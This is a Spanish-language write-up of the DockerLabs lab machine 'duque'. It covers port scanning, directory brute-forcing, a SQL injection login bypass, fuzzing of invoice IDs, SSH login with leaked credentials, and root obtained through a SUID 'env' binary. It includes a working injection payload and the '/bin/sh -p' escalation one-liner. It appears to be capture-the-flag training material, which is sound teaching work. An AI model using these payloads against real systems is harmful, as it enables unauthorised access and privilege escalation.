


Arrancamos la máquina:

```
(kali㉿kali)-[~/dockerlabs/Fácil]
$ sudo ./auto_deploy.sh duque.tar
```



Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → **172.17.0.2**

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Escaneamos con nmap la máquina, para saber que servicios tiene disponibles:

```
(kali㉿kali)-[~/dockerlabs/Fácil]
$ nmap -p- -T4 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-04 18:02 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
```


Esta es la página principal de la máquina



Haciendo fuerza bruta de directorios encontramos el directorio /bills/ , el cuál es vulnerable a SQL injection

The screenshot shows the login page for the 'NaturGas Solutions Sistema de Facturación'. The page has a dark green background with the company logo and name at the top. Below the logo, there is a white login form. The form contains two input fields: 'USUARIO' and 'CONTRASEÑA'. The 'USUARIO' field contains the text ' ' OR id=3 -- - '. Below the password field, there is a green button labeled 'Iniciar Sesión'. At the bottom of the form, there is a link that says '← Volver al inicio'. The footer of the page contains the text '© 2024 NaturGas Solutions - Acceso Restringido'.

Encontramos que podemos ver facturas según su ID



Nos damos cuenta de que hay más facturas disponibles a parte de las dos que se ven, por lo que hacemos fuzz y comparamos el Size

```
(kali㉿kali)-[~]
$ ffuf -u "http://172.17.0.2/bills/panel.php?id=FUZZ" \
-w diccionario_xya.txt \
-H "Cookie: PHPSESSID=3us9avkmhl913nd3tnrob7ea5p" \
-fs 5906 -r -t 50


v2.1.0-dev

:: Method      : GET
:: URL         : http://172.17.0.2/bills/panel.php?id=FUZZ
:: Wordlist     : FUZZ: /home/kali/diccionario_xya.txt
:: Header      : Cookie: PHPSESSID=3us9avkmhl913nd3tnrob7ea5p
:: Follow redirects : true
:: Calibration : false
:: Timeout     : 10
:: Threads     : 50
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 5906

xya123      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 0ms]
xya456      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 0ms]
xya789      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 0ms]
xyb234      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 3ms]
xyb567      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 3ms]
xyb890      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 0ms]
xyc123      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 0ms]
xyc456      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 3ms]
xyc724      [Status: 200, Size: 5994, Words: 2624, Lines: 224, Duration: 0ms]
xyd234      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 1ms]
xyd567      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 1ms]
xyd890      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 0ms]
xye123      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 0ms]
xye456      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 0ms]
xye789      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 0ms]
xyf234      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 0ms]
xyf567      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 0ms]
xyf890      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 1ms]
xyg123      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 1ms]
xyg456      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 0ms]
xyu597      [Status: 200, Size: 6163, Words: 2715, Lines: 228, Duration: 1ms]
:: Progress: [26000/26000] :: Job [1/1] :: 3086 req/sec :: Duration: [0:00:08] :: Errors: 0 ::

(kali㉿kali)-[~]
$
```

Encontramos que una de ellas nos da un usuario y contraseña:



Nos registramos con esas credenciales por ssh:

```
(kali㉿kali)-[~/dockerlabs/Fácil]
└─$ ssh duque@172.17.0.2
duque@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.18.5+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon May  4 21:54:36 2026 from 172.17.0.1
duque@2cf3d46e2fcf:~$
```

veamos como podemos escalar privilegios:

```
duque@2cf3d46e2fcf:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/su
/usr/bin/env
/usr/bin/mount
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/sudo
duque@2cf3d46e2fcf:~$
```

Máquina completada, usuario root conseguido

```
duque@2cf3d46e2fcf:~$ env /bin/sh -p
# whoami
root
#
```